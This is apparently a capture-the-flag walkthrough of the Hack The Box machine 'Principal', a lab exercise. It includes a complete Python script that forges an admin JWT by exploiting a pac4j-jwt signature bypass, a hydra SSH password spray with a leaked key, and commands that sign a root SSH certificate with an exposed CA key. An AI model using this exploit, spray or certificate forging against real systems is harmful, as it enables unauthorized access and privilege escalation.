HTB

HTB: Principal
Machine IP: 10.129.244.220
Difficulty: Medium
OS: Linux
Tools Used
nmap- Port discoveryferoxbuster- Web directory enumerationBurp Suite- Request inspectionjwcrypto/requests(Python) - JWT forginghydra- SSH password sprayingssh-keygen- Certificate signingssh- Remote access
Step 1: Reconnaissance - Port Scanning
Nmap Results

nmap -sCV -p 22,8080 10.129.244.220Open ports discovered:
- Port 22 (SSH) - OpenSSH 9.6p1 Ubuntu 3ubuntu13.14
- Port 8080 (HTTP) - Jetty web server
Technology Stack
- Web Server: Jetty (Java)
- Authentication: pac4j-jwt v6.0.3
- Framework: Spring Boot-based
Step 2: Web Enumeration - Principal Internal Platform
Website Overview

Visiting http://10.129.244.220:8080 redirects to /login, revealing “Principal Internal Platform” - a unified operations dashboard.
Application Analysis

Taking a look at the page source, it loads static/js/app.js, which handles the auth. At the top, it defines the JWT structure in comments and some endpoints:
Key observations from the JavaScript:
- JWT tokens are JWE-encrypted using RSA-OAEP-256 + A128GCM

- Public key available at
/api/auth/jwks - Inner JWT is signed with RS256
- Claims include
sub(username) androle(ROLE_ADMIN, ROLE_MANAGER, ROLE_USER)
Step 3: CVE-2026-29000 - pac4j-jwt Authentication Bypass
Vulnerability Discovery
Research revealed CVE-2026-29000 - a critical vulnerability in pac4j-jwt versions prior to 6.3.3 (the version used is 6.0.3).
Vulnerability summary:
- The library decrypts JWE tokens, then attempts to extract a signed JWT
- If the inner JWT has no signature (
alg: none),toSignedJWT()returnsnull - The signature verification step is skipped entirely when
signedJWTisnull - Attackers with the server’s public RSA key can forge arbitrary authentication tokens
Exploitation Script
Forge Token Script
# forge_jwt.py
import base64
import json
import requests
from jwcrypto import jwk, jwe
from datetime import datetime, timezone, timedelta

def create_jwt(sub, role):
    now = datetime.now(timezone.utc)
    claims = {
        "sub": sub,
        "role": role,  # ROLE_ADMIN, ROLE_MANAGER, ROLE_USER
        "iss": "principal-platform",
        "iat": int(now.timestamp()),
        "exp": int((now + timedelta(hours=24)).timestamp()),
    }
    header = {"alg": "none"}

    def base64_url(data):
        return base64.urlsafe_b64encode(data).decode().rstrip("=")

    header_b64 = base64_url(json.dumps(header, separators=(",", ":")).encode())
    payload_b64 = base64_url(json.dumps(claims, separators=(",", ":")).encode())
    return f"{header_b64}.{payload_b64}."

# Get public key
resp = requests.get('http://10.129.11.207:8080/api/auth/jwks')
jwks = resp.json()
rsa_key = jwk.JWK(**jwks["keys"][0])

# Create forged token
jwt = create_jwt('hacker', 'ROLE_ADMIN')
token = jwe.JWE(
    plaintext=jwt.encode(),
    protected=json.dumps({"alg": "RSA-OAEP-256", "enc": "A256GCM"}),
    recipient=rsa_key,
)
forged = token.serialize(compact=True)
print(forged)
Execute the python file:
#save python file
nano forged_jwt.py

#run
python3 forged_jwt.py
Use Forged Token
In browser console:
sessionStorage.setItem('auth_token', 'FORGED_TOKEN_HERE');
- Result: Dashboard access as admin!

Step 4: Dashboard Enumeration
User Management
Navigating to the Users panel reveals a list of system users:

Users discovered:
- admin, svc-deploy, jthompson, amorales, bwright, kkumar, mwilson, lzhang
System Settings
The Settings page reveals a sensitive configuration value:

Encryption Key discovered:
D3pl0y_$$H_Now42!
The notes also mention:
- SSH certificate authentication enabled
- CA path:
/opt/principal/ssh
Step 5: Password Spray - SSH Access
Prepare User List
cat > users.txt << EOF
admin
svc-deploy
jthompson
amorales
bwright
kkumar
mwilson
lzhang
EOF
Password Spray
I’ll save the usernames from the dashboard into users.txt and spray the encryptionKey as a password against SSH. netexec can do this spray, but it runs serially, waiting for each attempt to timeout before doing the next, so hydra is a better tool here:
hydra -L users.txt -p 'D3pl0y_$$H_Now42!' ssh://10.129.244.220
Result: Valid credentials found for svc-deploy:
- Username:
svc-deploy - Password:
D3pl0y_$$H_Now42!
It finds a match using the encryptionKey for the svc-deploy account.
Shell
I’ll use the creds to get a shell using SSH:
ssh svc-deploy@10.129.244.220
Password: D3pl0y_$$H_Now42!
User Flag
svc-deploy@principal:~$ cat user.txt
470e63f2e948c5a6c108494f7f4fa346
Step 6: Privilege Escalation - SSH Certificate Abuse
Enumeration
svc-deploy@principal:~$ id
uid=1001(svc-deploy) gid=1002(svc-deploy) groups=1002(svc-deploy),1001(deployers)
svc-deploy@principal:~$ sudo -l
[sudo] password for svc-deploy:
Sorry, user svc-deploy may not run sudo on principal.svc-deploy@principal:~$ ls -la /opt/principal/ssh/
total 16
drwxr-x--- 2 root deployers 4096 Mar 11 04:22 .
drwxr-xr-x 5 app app 4096 Mar 11 04:22 ..
-rw-r----- 1 root deployers 3243 Mar 11 04:22 ca
-rw-r--r-- 1 root root 736 Mar 11 04:22 ca.pub
-rw-r--r-- 1 root root 525 Mar 11 04:22 README.txt
Inspect CA Certificate
svc-deploy@principal:/opt/principal/ssh$ cat ca
SSHd Configuration
svc-deploy@principal:/opt/principal/ssh$ cat /etc/ssh/sshd_config.d/60-principal.conf
# Principal machine SSH configuration
PubkeyAuthentication yes
PasswordAuthentication yes
PermitRootLogin prohibit-password
TrustedUserCAKeys /opt/principal/ssh/ca.pub
The TrustedUserCAKeys directive means any certificate signed by the CA private key will be trusted for authentication. Since PermitRootLogin is set to prohibit-password, certificate-based root login is allowed.
Step 7: Forge Root SSH Certificate
Generate SSH Key Pair
ssh-keygen -t ed25519 -f root-sshSign with CA Private Key
ssh-keygen -s ca -I 0xdf -n root root-ssh-s ca: Use the CA private key for signing-I 0xdf: Identity label (arbitrary)-n root: Principal name (maps to usernameroot)
Verify Certificate
cat root-ssh-cert.pubSSH as Root
ssh -i root-ssh root@10.129.244.220
Root Flag
root.txt

root@principal:~# cat root/root.txt
bdfd9dcc98ccdcb5f73b1ce6321fa3bb
Step 8: Machine Owned